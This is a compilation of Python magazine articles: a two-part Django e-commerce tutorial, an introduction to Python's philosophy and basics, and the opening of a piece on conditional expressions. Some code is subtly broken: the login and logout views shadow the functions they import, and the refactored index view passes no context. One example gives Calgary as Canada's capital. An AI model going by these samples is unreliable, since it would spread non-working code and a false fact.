You can set more than one database, but for this tutorial we're just using one, the default one. The keys represent the settings of a database.

- `ENGINE` – What database you'll use. Django supports officially postgresql, mysql, oracle and sqlite3. We're going to use sqlite3.
- `NAME` – Your database name. In our case, the name of the file.

- USER – Your database username. Not used in sqlite3.
- PASSWORD – Your database password. Not used in sqlite3.
- HOST – The host your database is on. Not used in sqlite3.

So, our settings will be like this: Listing 2.

Listing 2. A longer piece of Python Code

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.sqlite3',
        'NAME': 'database.db',
    }
}
```

Take a look at `INSTALLED_APPS` setting. A tuple that shows all Django applications that are activated in your project. You can create your own pluggable apps, package and distribute them to other developers.

`INSTALLED_APPS` already comes with some apps, already included in Django. You can install other apps, made by others or by yourself. Also, you can create your own pluggable apps, package, and distribute them to other devs.

With the database configured, let's create our database. At your shell, type:

```
$ python manage.py syncdb
```

This command will see all the `INSTALLED_APPS` and create all the necessary tables for your database.

Creating your apps

You're developing an e-commerce, so what should you have? In your e-commerce you'll just have a list of products, that can be grouped by categories and can be bought by a customer. So let's start implementing the products. In your shell, type the following command.

```
$ python manage.py startapp products
```

A new directory has been created on your project folder.

```
.
├── database.db
├── dbuy
│   ├── __init__.py
│   ├── settings.py
│   ├── urls.py
│   └── wsgi.py
├── manage.py
└── products
    ├── __init__.py
    ├── models.py
    ├── tests.py
    └── views.py
```

A Django app is a python package, with some files, that follows some conventions. You can create the folder and the files by yourself but the 'startapp' command eases your life. The next step is to write your models to define your database. Our products will have name, photo, description, price and categories. The categories

can be implemented in two ways: as a field of the product or as another model. At first we're going to do as a field. Your `products/models.py` should look like this (Listing 3).

Listing 3. A longer piece of Python code

```
from django.db import models

class Product(models.Model):
    CATEGORIES_CHOICES = (
        ('electronics', 'Electronics'),
        ('clothes', 'Clothes'),
        ('games', 'Games'),
        ('music', 'Music'),
    )

    name = models.CharField(max_length=200)
    description = models.TextField()
    photo = models.ImageField(upload_to='uploads/products', blank=True)
    category = models.CharField(max_length=30, choices=CATEGORIES_CHOICES)
    price = models.DecimalField(decimal_places=2)
```

In django, a model is represented by a class that inherits from `django.db.models.Model`. The class variables represent the fields of the table created by the ORM. Each field is represented by an instance of a Field class. By default all these fields are required, if you want to set an optional field you should explicitly say this, by using the parameters `blank` and `null`.

Some fields, like `DateTimeField`, when `blank` (not required) must be `null`, so if you just set as `blank` and don't submit the value of the field, it will raise `IntegrityError`, because `blank` is allowed but `null` is not. You should avoid using `null=True` on string based fields because doing that you allow two possible fields for "no data": `Null` and the empty string.

Some fields have required arguments, e.g. `max_length` in `CharField`, the `max_digits` to the `DecimalField` and `upload_to` in the `ImageField`. We'll talk about it later. As you can see we used the parameter `choices` on the categories. The `choices` parameter (optional) must receive an iterable object, of iterables of exactly 2 items (e.g. `[(A,B), (C,D)]`). The first one is the value that will be stored on the database, the second one is meant for humans.

What you just wrote gives you a lot of information, with the ORM, this class describes your database table and gives you access to it, but you need to activate it before. In `dbuy/settings.py`, add your app to the `INSTALLED_APPS` tuple: Listing 4.

Listing 4. A longer piece of Python Code

```
INSTALLED_APPS = (  
    'django.contrib.auth',  
    'django.contrib.contenttypes',  
    'django.contrib.sessions',  
    'django.contrib.sites',  
    'django.contrib.messages',  
    'django.contrib.staticfiles',  
  
    'products',  
    # Uncomment the next line to enable the admin:  
    # 'django.contrib.admin',  
    # Uncomment the next line to enable admin documentation:  
    # 'django.contrib.admindocs',  
)
```

And then run the syncdb command.

```
$ python manage.py syncdb
```

You'll see that your product table was created, and now let's play a little bit with the database.

We're going to use python shell through the manage.py, that way the Django environment is autoloading on your shell.

```
$ python manage.py shell  
>>> from products.models import Product  
>>> Product.objects.all()  
[]  
  
# No product was created.  
>>> p = Product(name="Pacman", description="some description", price=12.99, categories="games")  
# just created your product  
>>> p.save()  
# Now it is on the database  
>>> p.id  
1  
>>> Product.objects.all()  
[<Product: Product object>]
```

But this representation isn't the best one. You can set on your models another way to represent your products

```
class Product(models.Model):  
    ...  
    def __unicode__(self):  
        return self.name
```


That way you can see better your object.

```
>>> Product.objects.all()  
[<Product: Pacman>]
```

Let's deal with these objects in a better way than the command line. Django already comes with an admin interface that eases a lot your development. You just need to uncomment three lines and the admin is enabled! On your `dbuy/urls.py` uncomment the following lines:

```
# from django.contrib import admin
# admin.autodiscover()
...
# url(r'^admin/', include(admin.site.urls)),
```

And in your `dbuy/settings.py`, uncomment `django.contrib.admin`, into your `INSTALLED_APPS`. Just run the `syncdb` command again and you just created a whole admin site, ready to manage your data. Let's see what we have.



You can login with your username and password that you created in the first `syncdb`.



Let's register our model in the admin. I like to create a file `admin.py` for each one of my apps, and there, register the models of the app. For the products app it should look like this:

```
from django.contrib import admin
from products.models import Product

admin.site.register(Product)
```

Now you'll be able to edit your products. The Django admin is a powerful tool and you can personalize it, read the admin docs <https://docs.djangoproject.com/en/1.5/ref/contrib/admin/> to suit the admin to your needs. We're ready to put something in our home page, at least a list of our products.

Writing your first views

Open your `dbuy/views.py` and write the following code:

```
from django.http import HttpResponse

def index(request):
    return HttpResponse("Welcome to D-Buy Store!")
```

You just created the index view, it just receives an HTTP request and returns a response, but by itself doesn't do anything, you have to set the urls to 'find' the view. On your `dbuy/urls.py` add the following code:

```
url(r'^$', 'products.views.index', name="index"),
```

Now you just need to visit the application on your browser to see your Hello World there. In the urls the first parameter is a regex that represents the actual url, the second one is the path to the view that will be called and the third one is an alias that we'll use later.

What if i want to see the list of the products? You should start to work with the context. The context is a dictionary mapping template variable names to Python objects. Now your view should look like this: Listing 5.

Listing 5. A longer piece of Python Code

```
from django.http import HttpResponse
from django.template import RequestContext, loader
from products.models import Product

def index(request):
    products = Product.objects.all()
    template = loader.get_template('index.html')
    context = RequestContext(request, {'products': products,})
    return HttpResponse(template.render(context))
```

This will get all your products and render the template. When the render function finds a template variable 'products' it will associate with the python variable. But for this code works you have to write your templates.

On settings.py, find the variable `TEMPLATE_DIRS` and add the path to your template dir. It's highly recommended that you don't hardcode it. Most of the time you're working, you read someone's else code, so you need a dynamic configuration for any os (Listing 6).

Listing 6. A longer piece of Python code

```
from os.path import abspath, dirname, join

PROJECT_ROOT = dirname(abspath(__file__))

TEMPLATE_DIRS = (
    join(PROJECT_ROOT, 'templates'),
)
```

Listing 7. A longer piece of HTML code

```
<html>
  <head>
    <title> D-Buy </title>
  </head>
  <body>
    <h1> Welcome to D-Buy Store! Our products are: </h1>
    {% for product in products %}
      <h3>{{ product.name }}</h3>
      <ul>
        <li>{{ product.description }}</li>
        <li>{{ product.category }}</li>
      </ul>
    {% endfor %}
    <p> For more information please send an e-mail to email@domain.com </p>
  </body>
</html>
```


That way you ensure that the path is always gonna be right for any OS and any path. Now, in the same folder of your settings.py, create a folder named 'templates' and create a file 'index.html', and start writing your first HTML page (Listing 7).

Now, run your server and access the url `http://localhost:8000/`.

You should see something like this:

Welcome to D-Buy Store! Our products are

Pacman

- some description
- games

Shoes

- another description!
- games

For more information please send an e-mail to `email@domain.com`.

Ok, nice! But let's use another function to return an HttpResponse object. Refactoring our view: Listing 8.

Listing 8. A longer piece of Python code

```
from django.shortcuts import render
from products.models import Product

def index(request):
    products = Product.objects.all()
    return render(request, 'index.html')
```

Better! The render function does the exact same thing of those lines of code, it receives an HttpRequest, renders the template with the context variables and returns an HttpResponse.

For now, you delivered a simple page to deal with media and static files and use some of the power inside Django.

About the Author

Renato Oliveira is developer since 2009, addicted to Python and Open Source since 2010. Co-founder of a web development studio, called Labcodes, helping customers to solve their problems through technology, with a lot of Python and Django but also some C++ and Javascript.

The Web Framework and the Deadline

Part 2

by Renato Oliveira

So, now your client want a page for each product, showing name, description, category and photo. You have to prepare some codes for him and now you can do it right way!

You have to set the `MEDIA_URL` and `MEDIA_ROOT` constants and prepare the django urls to serve media files. In your settings, put the variables like these:

```
MEDIA_ROOT = join(PROJECT_ROOT, 'media')
```

```
MEDIA_URL = '/media/'
```

And in `urls.py`, add these lines on your code.

```
from django.conf import settings
from django.conf.urls.static import static
urlpatterns += static(settings.MEDIA_URL, document_root=settings.MEDIA_ROOT)
```

Note: These static and media configs are only for development, when you deploy your application you have to serve your static files in another server, not via Django.

What are you saying by doing that? You shouldn't deploy your Django application with `DEBUG = True`, by obvious reasons, so if the `DEBUG` variable is `True`, it means that you're in the development mode, so Django will serve the static files. The static function does this verification.

Now write the url that will handle the request

```
url(r'^product/(?P<product_id>\d+)$', 'products.views.product', name="product"),
```

A url is a regular expression, that way you can specify the type of your url parameters easily, if you don't know regular expression, you should read the python documentation [2] about it. All you need to know here, is that the url has this pattern `/product/product_id`, where `product_id` is a integer and the name of the view parameter.

```
def product(request, product_id):
    product = Product.objects.get(id=product_id)
    return render(request, 'product.html', {'product': product})
```

The view `product` received the `product_id`, made a query to the database, and rendered the template with the `product` variable in the context. Now the `html`: Listing 1.

Listing 1. A longer piece of HTML code

```
<html>
  <head>
    <title> D-Buy </title>
  </head>
  <body>
    <h1> {{ product.name }} </h1>
    {% if product.photo %}
      
    {% endif %}
  </ul>
```

```

        <li>{{ product.description }}</li>
        <li>{{ product.category }}</li>
    </ul>
    <p> For more information please send an e-mail to email@domain.com </p>
</body>
</html>

```

Listing 2. A longer piece of HTML code

```

{% for product in products %}
    <h3><a href="/product/{{ product.id }}">{{ product.name }}</a></h3>
    <ul>
        <li>{{ product.description }}</li>
        <li>{{ product.category }}</li>
    </ul>
{% endfor %}

```

As the product photo is not required, you have to check if there is a photo to render it. The `{{ MEDIA_URL }}` tag came from the settings.py. Run the server and access the url `http://localhost:8000/product/1` and you'll see something like that. A little adjust on the index (Listing 2). Or you can just use the url template tag and the url name.

```

<h3><a href="{% url 'product' product.id %}">{{ product.name }}</a></h3>

```

Now you have to sell the products, for that the customers need an account. Use the startapp command to create the app 'profiles', on your profiles/models.py (Listing 3).

Listing 3. a longer piece of Python code

```

from django.db import models
from django.contrib.auth.models import AbstractUser

class Customer(AbstractUser):
    birth_date = models.DateField(u"Birth date", null=True, blank=True)

```

Add your app on `INSTALLED_APPS` and create a file `profiles/admin.py` and register your new User model.

```

from django.contrib import admin
from profiles.models import Customer
admin.site.register(Customer)

```

And at your settings, add this line

```

AUTH_USER_MODEL = "profiles.Customer"

```

That way, you're saying that the authentication system will use your user Model instead of the standard. Basically the new user does the same thing that the old one (`django.contrib.auth.models.User`) but it adds a field, `birth_date`, to the register. Now, run the syncdb command, it will delete your old user and create a new one, in other opportunity you will learn a way to migrate your data. But the user will need a login page. Django has its own login and logout system built in, but first let's talk a little bit about forms! IMHO, django forms is one of the best things about the framework, it renders the html, the validation, the errors with few code lines. Let's do some magic here and in another opportunity we'll talk about django forms.

At `profiles/views.py` (Listing 4)

Add the decorator `@login_required` in your views. And finally, create a template (`products/templates/login.html`): Listing 5. Two new things here, the `csrf_token` tag and the `form` tag. CSRF is a malicious exploit of a website where unauthorized commands are made from users that the website trusts, like an unwanted login. The `csrf_token` does not allow this kind of behavior. And the `form` tag, is the tag that contains the form, that came from the `login` view context, and the `as_p` is for it to be rendered as paragraph. With the `login_required` decorator, you can only access those views after you're logged on the website. Now you'll need to add the `logout` url on all your templates that only can be accessed via login. But this is a lot of unnecessary code. Let's see some templates tips.

Listing 4. A longer piece of Python code

```
from django.contrib.auth.views import login, logout
from django.shortcuts import redirect

def login(request):
    return login(request, 'login.html')

def logout(request):
    logout(request)
    return redirect('/login')
```

At `dbuy/urls.py` add this patterns

```
url(r'^login$', 'profiles.views.login_view', name='login'),
url(r'^logout$', 'profiles.views.logout_view', name='logout'),
```

`dbuy/settings.py`

```
LOGIN_URL = '/login'
LOGIN_REDIRECT_URL = '/'
```

`products/views.py`

```
from django.contrib.auth.decorators import login_required
```

Listing 5. a longer piece of Python code

```
<html>
  <head>
    <title> D-Buy </title>
  </head>
  <body>
    <h1> Welcome to D-Buy Store!</h1>
    <form action="" method="POST">
      {% csrf_token %}
      {{ form.as_p }}

      <input type="submit" value="login">
    </form>

    <p> For more information please send an e-mail to email@domain.com </p>
  </body>
</html>
```

You can define a base template, `base.html`, and create a block, and on all other templates you put the content inside this block and the django template tag will do the rest of the work. Refactoring our templates:

dbuy/templates/base.html (Listing 6)
 dbuy/templates/index.html (Listing 7)
 dbuy/templates/product.html (Listing 8)

Listing 6. A longer piece of HTML code

```
<html>
  <head>
    <title> D-Buy </title>
  </head>
  <body>
    <h1> Welcome to D-Buy Store!</h1>
    {% block 'content' %}
    {% endblock %}
    <p> For more information please send an e-mail to email@domain.com </p>
    <p><a href="{% url 'logout' %}">logout</a></p>
  </body>
</html>
```

Listing 7. A longer piece of HTML code

```
{% extends 'base.html' %}
{% block 'content' %}
  {% for product in products %}
    <h3><a href="{% url 'product' product.id %}">{{ product.name }}</a></h3>
    <ul>
      <li>{{ product.description }}</li>
      <li>{{ product.category }}</li>
    </ul>
  {% endfor %}
{% endblock %}
```

Listing 8. A longer piece of HTML code

```
{% extends 'base.html' %}
{% block 'content' %}
  <h1> {{ product.name }} </h1>
  {% if product.photo %}
    
  {% endif %}
  <ul>
    <li>{{ product.description }}</li>
    <li>{{ product.category }}</li>
  </ul>
{% endblock %}
```

Now, to finish, let's put some style in our code! For this example let's use the twitter bootstrap. Download it at getbootstrap.com unzip and put it into a folder `dbuy/static/`. You can use the `STATIC_URL` variable, to make some necessary changes.

```
STATIC_URL = '/static/'
STATICFILES_DIRS = (
    join(PROJECT_ROOT, 'static'),
)
```

Doing this you're commanding django to look for static files in the `dbuy/static/` directory. And at the templates, you just need to add the path to the css or js.

```
<link rel="stylesheet" type="text/css" href="{{ STATIC_URL }}dist/css/bootstrap.min.css" />
```

And you're ready to play with your user interface.

I think this is it, note that this is not the best practices, but I think it's the best way to learn something about Django and see it's power. Thank you all for reading this huge tutorial, I hope you have learned something, I learned a lot by researching the explicit way to do the things. If you have a doubt, follow me on twitter (@_renatooliveira), most of my tweets are in portuguese, but you can contact me and I'll be happy to help you. All the code will be available on github (<http://github.com/renatosoliveira/dbuy>).

Credits: Thanks for the great help from @cacoze, @fernandogrd, @gilenofilho and @tonivildes.

References

- [1] <http://www.virtualenv.org/en/latest/> – Virtualenv
- [2] <http://docs.python.org/2/howto/regex.html> – Regular Expression

About the Author

Renato Oliveira is developer since 2009, addicted to Python and Open Source since 2010. Co-founder of a web development studio, called Labcodes, helping customers to solve their problems through technology, with a lot of Python and Django but also some C++ and Javascript.

Philosophy of Python

by Douglas Camata

In this article I will present you the basics of Python programming language. From its history to some code. Not forgetting to show you who is using it and convince you to use it.


Python's language begun in the late 1980's, when it was conceived. Guido van Rossum, its creator and principal author, started the implementation in December 1989, at CWI. Guido's makes all decisions about the direction of Python and, because of that, he's called by the community, Benevolent Dictator for Life.

Who's using it?

- Globo.com, the biggest brazillian TV company,
- NASA
- IBM
- Nexedi
- Google
- Walt Disney Feature Animation
- Blender 3D
- Many many other companies all around the world...

Basic Characteristics and Philosophy

Python is a multi-paradigm programming language. Object-oriented and structured programming are fully supported and there're a number of useful functional programming features. It's available for Windows, Linux and Mac OS X and it even runs on JVM or the .NET platform. In any of those mentioned installations, you will be gifted with a powerful dynamic interpreter, called from the python executable in your command line. We will be often using it to show some little code examples. When you start the dynamic interpreter, you can type Python code to be evaluated at runtime as you type it. Alternatively, you can put all your Python code in a file, called code.py for example, and pass the path to this file to the dynamic interpreter, using: `python code.py`.



```
python
Python 2.7.2 (default, Oct 11 2012, 20:14:37)
[GCC 4.2.1 Compatible Apple Clang 4.0 (tags/Apple/clang-418.0.60)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> |
```

Figure 1. Running the dynamic interpreter

Python uses dynamic typing. In other words, you won't need to tell Python the types of your variables, it will guess by itself! You won't even need to declare them before you use. You can see that working on Figure 2.

```
>>> a = 1
>>> type(a)
<type 'int'>
>>> a = 'string'
>>> type(a)
<type 'str'>
```

Figure 2. Python's dynamic typing

Although it uses a dynamic typing, it's a strong typing. It means Python won't let you do some operations with two variables of different types, unlike Javascript (where you can add a number to a string, for example), unless you teach him how to or do a typecast from one type to another.

```
>>> 1 + 2
3
>>> 'string' + 1
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: cannot concatenate 'str' and 'int' objects
>>> 'string' + str(1)
'string1'
```

Figure 3. Python's strong typing

See Figure 3. Please, note that Python doesn't need anything at the end of the line, you will never forget a semicolon again!

The Python's philosophy is based on the so called "The Zen of Python". This is its content: Listing 1.

Listing 1. The Zen of Python

```
Beautiful is better than ugly.
Explicit is better than implicit.
Simple is better than complex.
Complex is better than complicated.
Flat is better than nested.
Sparse is better than dense.
Readability counts.
Special cases aren't special enough to break the rules.
Although practicality beats purity.
Errors should never pass silently.
Unless explicitly silenced.
In the face of ambiguity, refuse the temptation to guess.
There should be one-- and preferably only one --obvious way to do it.
Although that way may not be obvious at first unless you're Dutch.
Now is better than never.
Although never is often better than *right* now.
If the implementation is hard to explain, it's a bad idea.
If the implementation is easy to explain, it may be a good idea.
Namespaces are one honking great idea -- let's do more of those!
```

Python philosophy care more about the code itself, its beauty and good readability, than performance. You should think about your case and know what is more important for you. There're many ways to tune the performance of a beautiful code without making it ugly.

Indentation in Python have a special meaning: they define blocks. Functions, objects, and control flow have their blocks defined by the indentation. This kind inflict some readability and organization into Python code that's very pleasant for the eyes: no more headaches with brackets. By convention, each level of indentation uses 4 spaces. See Figure 4.

```
if 1 == 1:
    print "Hey, I'm in the if's block."
print "Hey, I'm not."
```

Figure 4. Using indentation to define blocks

One more important thing to take note: everything in Python is a reference to the memory. In other words, pretty much everything is like a C pointer. If you have a variable named `my_var` in your code, pass it to a function and change its value inside the function, the `my_var` value will be updated outside the function too.

Useful data structures

Python has many useful data structures. Among them, two need special attention: tuples (and arrays), and dictionaries. Tuples are defined using parenthesis and are immutable. They're very nice to handle important data that will never change as the program runs, example the IP and port of a socket connection. Arrays, or lists, are defined using square brackets and are mutable. See Figure 5 for basic tuple and array use and proof that tuples are immutable.

```
>>> my_tuple = (1, 2)
>>> my_array = [1, 2]
>>> my_tuple.append(3)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'tuple' object has no attribute 'append'
>>> my_array.append(4)
>>> my_array
[1, 2, 4]
>>> |
```

Figure 5. Basic tuple and array use and proof that tuples are immutable

There are many functions of working with lists, if you are familiar with functional languages, you can map and reduce in Python too! And just to make things better, you can use list comprehensions to generate an entire new list when iterating over another. See Figure 6, 7 and 8 for some examples of these wonderful functions.

```
>>> array = [1, 2]
>>> def double(x):
...     return x * 2
...
>>> map(double, array)
[2, 4]
>>> |
```

Figure 6. Mapping a function to an array

```
>>> array = [1,2]
>>> def sum(x,y):
...     return x+y
...
>>> reduce(sum, array)
3
>>> █
```

Figure 7. Reducing an array by summing each element to the other

```
>>> array = [1, 2]
>>> double_array = [number*2 for number in array]
>>> double_array
[2, 4]
>>> █
```

Figure 8. Using a list comprehension to double each number in a array

Dictionaries are very wonderful data structures too. They provide, as the name says, key-value storage. You can initiate them previously using brackets and, in this case, you can set some key-value pairs. Access to values, addition of values, and the dictionary initiation are shown in Figure 9. Remember that dictionaries keys and values may be any kind of object.

```
>>> my_dict = { 'Brazil': 'Rio de Janeiro' }
>>> my_dict['Brazil']
'Rio de Janeiro'
>>> my_dict['Canada'] = 'Calgary'
>>> my_dict
{'Brazil': 'Rio de Janeiro', 'Canada': 'Calgary'}
>>> █
```

Figure 9. Manipulating a dictionary

Functions

Functions can be defined using the `def` keyword and they can receive a finite number of arguments (including zero), a list of arguments, or a dictionary of arguments. See Figure 10 for a example a simple function which sum two arguments. Note that there's no verification of type or anything like it. All the error handling regarding to the arguments type are the user's responsibility.

```
def sum(x, y):
    return x + y
```

Figure 10. A simple function to sum two numbers

Hey can even be assigned to a variable. Let's say that you want to (don't try to think why), temporarily replace some built-in function. You can assign the actual function to a variable, then replace the built-in with your own function, and put the original function back when you're done. See Figure 11 for an example. Believe me, someday, this will save you.

```
>>> def my_type_function(object):
...     return False
...
>>> original_type = type
>>> type = my_type_function
>>> type(1)
False
>>> type = original_type
>>> type(1)
<type 'int'>
>>>
```

Figure 11. Temporary replacing a built-in function for your own

Object Orientation

Object orientation is pretty straight forward in Python. You can define your own classes and inherit built-in classes, but you can't modify built-in classes. The only thing that's hard to understand in Python's object-orientation is the self, but you don't really need to understand why it's there (it's complicated), just accept its existence and don't ever forget it.

Let's create a simple "Duck" class with a "talk" method, create an instance and make it talk. See Figure 12 for the implementation.

```
class Duck:
    def talk(self):
        print "quack"

duck = Duck()
duck.talk()
```

Figure 12. Duck class implementation and use

That's how you create class instances in Python. Note the "self" argument in the "talk" method. If you don't put it there, you will get an argument error when trying to run the method. Now, let's add a parameter to our Duck class and give a name to the duck. This can be done by implementing a method named `__init__` inside the duck class. In Python, you will find many methods surrounded by underlines. They're called magic methods and they have their purpose. The `__init__` method is used when creating an instance of your class. So, we will add a name parameter there and set the object's name attribute to its value. Figure 13 shows the implementation.

```
class Duck:
    def __init__(self, name):
        self.name = name

    def talk(self):
        print "quack"

duck = Duck('Donald')
duck.name
```

Figure 13. Putting a name attribute in our Duck class

By using `self.name = name`, we're setting an attribute in our object. As Figure 13 shows, now you can access the duck's name using the attribute. If we don't use `self` there, the name variable would only be accessible inside `__init__` method.

Do you want to learn something about those magic methods? They're used to overload operators and even built-in functions called on your objects. For example, let's create a Nest class for your Ducks and give it a special way to respond to the built-in len function.

```
class Nest:
    def __init__(self, ducks):
        self.ducks = ducks

    def __len__(self):
        return len(self.ducks)

donald = Duck('Donald')
ronald = Duck('Ronald')

nest = Nest([donald, ronald])

len(nest)
```

Figure 14. A Nest class for your Duck class that responds in a particular way to the len function

When len is called on the Nest class, it will, under the hood, call the magic method `__len__`. It's really magical! Now, let's overload the sum operator of the Nest class to accept new ducks and only instances of the Duck class. Figure 15 holds the implementation.

```
class Nest:
    def __init__(self, ducks):
        self.ducks = ducks

    def __len__(self):
        return len(self.ducks)

    def __add__(self, other):
        if isinstance(other, Duck):
            self.ducks.append(other)
        else:
            print 'Generate an error here'

donald = Duck('Donald')
ronald = Duck('Ronald')
roonie = Duck('Roonie')

nest = Nest([donald, ronald])
nest + roonie
len(nest)
```

Figure 15. Implementing operator overload through a magic method

Obviously, the magic method needs the other object as an argument to overload the sum operator, that's why it's there. Then, we used the `isinstance` built-in method to check if the object we're trying to sum with the Nest is an instance of the Duck class. If positive, we add the duck to the duck list, otherwise, we should do something about it, like raise an error. We will see more about error raising and handling in the next topic.

Error (Exception) raising and handling

Python's error raising and handling is simple and awesome (as the language itself). When you want a code block to run and listen if an exception (let's stop using error and use exception, as Python calls it) was raised, you have to put it under a `try...except` block. Well, let's try to add a string to a number and handle the exception, see Figure 16.

```
>>> try:
...     1 + 'a'
... except:
...     print 'OMG, Are you insane?'
...
OMG, Are you insane?
>>>
```

Figure 16. Simple handling an exception

Isn't that code in Figure 16 beautiful? Now, let's pretend that our code may raise many exceptions and we want to handle a specific one. `1 + 'a'` would raise a `TypeError` (go on and try it on the dynamic interpreter by yourself), so we modify our code to handle only that kind of exception. Give Figure 17 a look.

```
>>> try:
...     1 + 'a'
... except TypeError:
...     print 'OMG, are you insane?'
...
OMG, are you insane?
>>>
```

Figure 17. Catching and handling only one kind of exception

This way, if the code block raise any exception that's not a `TypeError` class, the interpreter will stop and you will see the stacktrace in your screen, feel free to add anything before the `1 + 'a'` line that would raise an exception, like `1/0`, and see.

You can chain many `except`s in a `try...except` block to handle each different exception in its own way and have a "default" handler when an unknown exception was raised. You can even handle many errors in the same way by using a tuple of errors instead of just one. Figure 18 shows that. Let's check something, what do you think is wrong if Figures's 18 code? If an unpredicted exception raises, the code below may not work as expected. So, try to always know the class of the exception you're trying to handle.

```
>>> try:
...     1/0
...     'a' + 1
... except (TypeError, ZeroDivisionError):
...     print 'Are you insane?'
... except RuntimeError:
...     print 'Now got a runtime error, damn!'
... except:
...     print 'Got any other error, what was that?!'
...
Are you insane?
>>>
```

Figure 18. Handling exceptions in many ways

Now, as you saw, exception handling is pretty easy, huh? So is the exception raising. Let's get back to Figure's 15 code. The magic method to overload the sum operator was added to the `Nest` class and if the other object isn't a `Duck` class, we're only printing something. That's not cool. So, let's make it raise a real exception, as shown in Figure 19.

```
class Nest:
    def __init__(self, ducks):
        self.ducks = ducks

    def __len__(self):
        return len(self.ducks)

    def __add__(self, other):
        if isinstance(other, Duck):
            self.ducks.append(other)
        else:
            raise TypeError('Can only add Duck instances to the nest.')

donald = Duck('Donald')
ronald = Duck('Ronald')
roonie = Duck('Roonie')

nest = Nest([donald, ronald])
nest + '123'
```

Figure 19. Raising an exception

Again, pretty nice and easy to read, right? Figure's 19 code will output a `TypeError` exception with the message defined in the code and you will be able to handle it, if you need to.

Tips and Tricks

- When you want to know what methods a object offer, you can simply go to the dynamic interpreter and call the `dir` built-in function on it or print it's result inside your code. You will see a list with all the object's method as strings;
- For a better dynamic interpreter, you can search the web for `iPython`, it's wonderful;
- Try to always follow the Python coding conventions, it will help people help you and will help yourself, believe me;
- Need to do something a little bit complex? Search the `PyPi` (Python Package Index) for any custom made library, maybe somebody already implemented this for you.
- Report bugs, fix bugs, make your libraries open-source, be a part of the community and don't be ashamed! You can learn and teach a lot.

Summary

Python's very good tool and does its job very well for those who value readability more than performance and, if you want to take every drop of performance that Python can give, you can try `PyPy` (an interpreter with a just-in-time compiler), or `Cython` (python code that generates C code and run it to get a real performance boost). When you code something using it, you will surely refer your code 1 month later and still understand it, and even more if you follow good coding practices. It has plenty useful built-in functions and an extensive, and well documented, standard library. Not to mention Python's community. Everybody will be glad to help if you have any issue or problem. Unfortunately, I can't write everything about Python here, so give the links below a try and learn more!

On the web

- <http://python.org/> – Python's official website
- <http://docs.python.org/3/> – Latest Python's release documentation (it's REALLY helpful)
- <http://pypi.python.org/> – Python Package Index – A repository of Python libraries made by the community
- <http://pypy.org/> – PyPy website
- <http://cython.org/> – Cython website
- <http://docs.python.org/3/tutorial/> – Python's latest release official tutorial

About the Author

Douglas Camata is the author's a Computer Science student at State University Of Northern of Rio de Janeiro (UENF). He had a scholarship in Brazilian's Federal Institute of Rio de Janeiro (IFF) to work on a service-oriented architecture for the Digital Library project, using Python. Now he is working on a cloud computing project, using Open Stack, and as a sys-admin for student's projects in his university. He has his own and collaborate to many open source projects in many different programming languages, including Python, Go and Ruby, through Github. Frequently he goes to coding dojo sessions and is a fan of the Agile Software Development methodology.

Conditional Expressions In Python

by Lawrence D'Oliveiro

This article will look at the different forms of conditional expression available in Python. It will show how to use lambda-expressions in creative ways to construct such expressions. You should already have a basic grasp of Python 2.x and 3.x, including an understanding of lambda constructs.

Conditional expressions allow different parts of an expression to be chosen for evaluation, depending on a selector expression. As a simple example, instead of writing

```
if cond :
    a = expr1
else :
    a = expr2
#end if
```

you can do the more compact, less repetitive

```
a = expr1 if cond else expr2
```

This article will look at more elaborate examples of the same basic idea.

Preliminaries: Procedural Versus Functional Programming

There are two fundamental styles of programming, which can both be used across a wide variety of high-level languages, whether you call them “object-oriented” or not.

- procedural: a sequence of statements or imperatives which alter the machine state, to be executed in the specified order,
- functional: an expression which evaluates to a value, with no explicit ordering of the execution of its parts..

The functional approach lets us get closer to how the algorithm might be expressed in a mathematical form. There are pure-functional programming languages (e.g. Haskell), which only allow this style. Some might be fans of such a thing, but I consider it to be going to extremes. Most high-level languages, like Python, include both procedural and functional constructs. That way you can use whichever is best for the task at hand. This is a Good Thing. My impression of most other programmers is that they tend to be biased more towards procedural than functional ways of doing things; consider this article an attempt to restore more of a balance.

Simple example: building a list. Consider the problem of scanning a list of input items, evaluating a condition on each one, and selectively including the items in an output list based on the condition. Here we will consider a very basic case: look at the integers from 0 to 99, and only include the even ones in the output:

```
out = []
for item in range(0, 100) :
    if item % 2 == 0 :
        out.append(item)
    #end if
#end for
```

That’s a procedural way of doing things: initialize a variable, then incrementally update it in a specified sequence to accumulate the result. Now compare a more functional way:

```
out = list(item for item in range(0, 100) if item % 2 == 0)
```

